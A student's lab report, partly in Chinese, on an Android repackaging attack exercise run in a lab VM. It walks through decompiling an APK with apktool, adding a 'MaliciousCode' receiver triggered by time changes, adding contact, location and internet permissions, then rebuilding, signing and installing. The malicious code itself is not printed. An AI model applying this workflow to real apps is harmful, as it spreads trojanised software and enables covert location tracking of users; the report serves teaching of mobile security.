

# Experiment Report

Name	吳彬睿	Student ID	3180200084
Exp. Title	Android Repacking Attack Lab	Exp. Date	2019/5/21

## 一、Basic Principles (原理简述)

重新打包攻击是对 Android 设备的一种非常常见的攻击类型。在这样的攻击中，攻击者

修改从应用市场下载的热门应用，对应用进行反向工程，添加一些恶意负载，然后将修改后的应用上传到应用市场。用户很容易被愚弄，因为很难注意到修改后的应用与原始应用之间的区别。安装修改后的应用程序后，即可里面的恶意代码可以进行攻击，通常在后台进行。例如，在 2011 年 3 月，它是发现 DroidDream 木马已嵌入 Android 官方市场的 50 多个应用程序中感染了很多人。DroidDream Trojan 利用 Android 中的漏洞获取 root 访问权限装置。

本实验的学习目标是让学生获得 Android 重新包装的第一手经验攻击，因此他们可以更好地了解与 Android 系统相关的这种特殊风险，并且更多将应用程序下载到其设备时要特别小心，尤其是那些不受信任的第三方市场。在本实验中，学生将被要求对选定的应用程序进行简单的重新打包攻击，并演示只攻击我们提供的 Android VM。应警告学生不要提交重新包装的应用程序任何市场，或他们将面临法律后果。他们也不应该对自己的 Android 进行攻击设备，因为这可能会造成真正的损害。

使重新包装攻击变得容易的原因是 Android 应用程序的二进制代码可以很容易地进行逆向工程，

由于对二进制文件缺乏保护。图 1 的左侧部分描述了典型的开发过程 Android 应用程序，它生成一个名为 APK 文件的文件。此文件已上传到其他人的应用市场

去下载。该图的右侧部分显示，一旦攻击者获得 APK 文件，他们就可以使用反向工程工具解压 APK 文件，反汇编程序，添加恶意逻辑，然后打包


一切都回到 APK 文件（修改）再次。攻击者然后将重新打包的应用程序上传到应用市场，

其中大多数没有对策来检测应用程序是否被重新包装。

## 二、Step-by-Step Procedure (实验步骤)

(一) Obtain An Android App (APK file) and Install It :

(1) android ip:




```
x86_64:/ $ ifconfig
lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope: Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:0 TX bytes:0

eth0    Link encap:Ethernet  HWaddr 08:00:27:cb:ae:8c
        inet addr:10.0.2.5   Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe8c:ae8c/64 Scope: Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:1489 errors:0 dropped:0 overruns:0 frame:0
        TX packets:2188 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:1298206 TX bytes:263796

x86_64:/ $
```

(2) connect to android VM and install APP:



```
Terminal
[05/25/19]seed@VM:~/Desktop$ adb connect 10.0.2.5
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.5:5555
[05/25/19]seed@VM:~/Desktop$ ll RepackagingLab.apk
-rw-rw-r-- 1 seed seed 1421095 May  1 2018 RepackagingLab.apk
[05/25/19]seed@VM:~/Desktop$ adb install RepackagingLab.apk
6022 KB/s (1421095 bytes in 0.230s)
Success
[05/25/19]seed@VM:~/Desktop$
```

Report due Mon 11:59pm to [MobileSecurity2014@163.com](mailto:MobileSecurity2014@163.com). You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

## (二) Disassemble Android App :

```
[05/25/19]seed@VM:~/Desktop$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1
.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[05/25/19]seed@VM:~/Desktop$
[05/25/19]seed@VM:~/Desktop$
```

把 apk 档案做逆向工程，反编译。

## (三) Inject Malicious Code :

```
[05/25/19]seed@VM:~/../com$ ll
total 8
-rw-rw-r-- 1 seed seed 2400 May 25 03:32 MaliciousCode.smali
drwxrwxr-x 3 seed seed 4096 May 25 02:39 mobiseed
[05/25/19]seed@VM:~/../com$
```

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
  ✓ <uses-permission android:name="android.permission.READ_CONTACTS" />
  ✓ <uses-permission android:name="android.permission.WRITE_CONTACTS" />
  <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
    android:supportRtl="true" android:theme="@style/AppTheme">
    <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    {
      <receiver android:name="com.MaliciousCode">
        <intent-filter>
          <action android:name="android.intent.action.TIME_SET" />
        </intent-filter>
      </receiver>
    }
  </application>
</manifest>
```

把恶意程式加到 app 档案里头，同时更改 app 的权限，使他可以看 contact 本，并把恶意档案加入 app 的 system 中。

## (四) Repack Android App with Malicious Code :

### (1) App 编译:

```
[05/25/19]seed@VM:~/Desktop$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
[05/25/19]seed@VM:~/Desktop$
```

Report due Mon 11:59pm to [MobileSecurity2014@163.com](mailto:MobileSecurity2014@163.com). You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(2) 帮 App 做数位签章:

```
[05/25/19]seed@VM:~/Desktop$ keytool -alias wubinray -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: Wu Bin-Ray
What is the name of your organizational unit?
[Unknown]: zju
What is the name of your organization?
[Unknown]: aa
What is the name of your City or Locality?
[Unknown]: zhe jiang
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Wu Bin-Ray, OU=zju, O=aa, L=zhe jiang, ST=Unknown, C=Unknown correct?
[no]: Yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
for: CN=Wu Bin-Ray, OU=zju, O=aa, L=zhe jiang, ST=Unknown, C=Unknown
Enter key password for <wubinray>
(RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard format using "keytool -importkeystore -srckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
[05/25/19]seed@VM:~/Desktop$
```

(产生 key file)

```
[05/25/19]seed@VM:~/../dist$ ll
total 1368
-rw-rw-r-- 1 seed seed 1977 May 25 04:13 mykey.keystore
-rw-rw-r-- 1 seed seed 1396550 May 25 04:01 RepackagingLab.apk
[05/25/19]seed@VM:~/../dist$ jarsigner -keystore mykey.keystore RepackagingLab.apk wubinray
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2019-08-23) or after any future revocation date.
[05/25/19]seed@VM:~/../dist$
```

(帮 apk 做数位签章)

(五) Install the Repackaged App and Trigger the Malicious Code :


(1)移除原本的 App:

```
[05/25/19]seed@VM:~/../dist$ adb uninstall RepackagingLab
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
- waiting for device -
```

(2) 安装带有 malware 的 App:


```
[05/25/19]seed@VM:~/../dist$ adb connect 10.0.2.5
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.5:5555
[05/25/19]seed@VM:~/../dist$ adb install RepackagingLab.apk
6270 KB/s (1427469 bytes in 0.222s)
Success
[05/25/19]seed@VM:~/../dist$
```

(3) 开启权限:




Report due Mon 11:59pm to [MobileSecurity2014@163.com](mailto:MobileSecurity2014@163.com). You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.



(4) Make Contacts:



(5) Run “Repackaging Lab” App & Reset Time:



Report due Mon 11:59pm to [MobileSecurity2014@163.com](mailto:MobileSecurity2014@163.com). You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.



Report due Mon 11:59pm to [MobileSecurity2014@163.com](mailto:MobileSecurity2014@163.com). You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(六) Using Repacking Attack to Track Victims Location :

(1) copy 3 Maleware file:

```
[05/25/19]seed@VM:~/../repackaging$ ll
total 200
-rw-rw-r-- 1 seed seed 988 May 25 02:39 BuildConfig.smali
-rw-rw-r-- 1 seed seed 5974 May 25 02:39 HelloMobiSEED.smali
-rw-rw-r-- 1 seed seed 956 May 25 05:22 MaliciousCode.smali
-rw-rw-r-- 1 seed seed 1393 May 25 02:39 R$anim.smali
-rw-rw-r-- 1 seed seed 17140 May 25 02:39 R$attr.smali
-rw-rw-r-- 1 seed seed 1174 May 25 02:39 R$bool.smali
-rw-rw-r-- 1 seed seed 6493 May 25 02:39 R$color.smali
-rw-rw-r-- 1 seed seed 8753 May 25 02:39 R$dimen.smali
-rw-rw-r-- 1 seed seed 6059 May 25 02:39 R$drawable.smali
-rw-rw-r-- 1 seed seed 8391 May 25 02:39 R$id.smali
-rw-rw-r-- 1 seed seed 970 May 25 02:39 R$integer.smali
-rw-rw-r-- 1 seed seed 4248 May 25 02:39 R$layout.smali
-rw-rw-r-- 1 seed seed 665 May 25 02:39 R$menu.smali
-rw-rw-r-- 1 seed seed 647 May 25 02:39 R$mipmap.smali
-rw-rw-r-- 1 seed seed 998 May 25 02:39 R.smali
-rw-rw-r-- 1 seed seed 2685 May 25 02:39 R$string.smali
-rw-rw-r-- 1 seed seed 44224 May 25 02:39 R$styleable.smali
-rw-rw-r-- 1 seed seed 27150 May 25 02:39 R$style.smali
-rw-rw-r-- 1 seed seed 1732 May 25 05:29 SendData$1.smali
-rw-rw-r-- 1 seed seed 8848 May 25 05:22 SendData.smali
[05/25/19]seed@VM:~/../repackaging$
```

(2) 修改 manifest.xml:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">

    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />
    ✓ <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    ✓ <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    ✓ <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
    ✓ <uses-permission android:name="android.permission.INTERNET" />

    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
        android:supportRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <receiver android:name="com.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>

        <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

(3) 编译档案:

```
[05/25/19]seed@VM:~/Desktop$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[05/25/19]seed@VM:~/Desktop$
```

Report due Mon 11:59pm to [MobileSecurity2014@163.com](mailto:MobileSecurity2014@163.com). You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(4) 数位签章:


```
[05/25/19]seed@VM:~/../dist$ jarsigner -keystore mykey.keystore RepackagingLab.apk wubinray
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate
this jar after the signer certificate's expiration date (2019-08-23) or after any future revocation date.
[05/25/19]seed@VM:~/../dist$
```


(5) 安装 App:

```
[05/25/19]seed@VM:~/../dist$ adb install RepackagingLab.apk
7106 KB/s (1428879 bytes in 0.196s)
Success
[05/25/19]seed@VM:~/../dist$
```

(6) 开启 APP 权限:



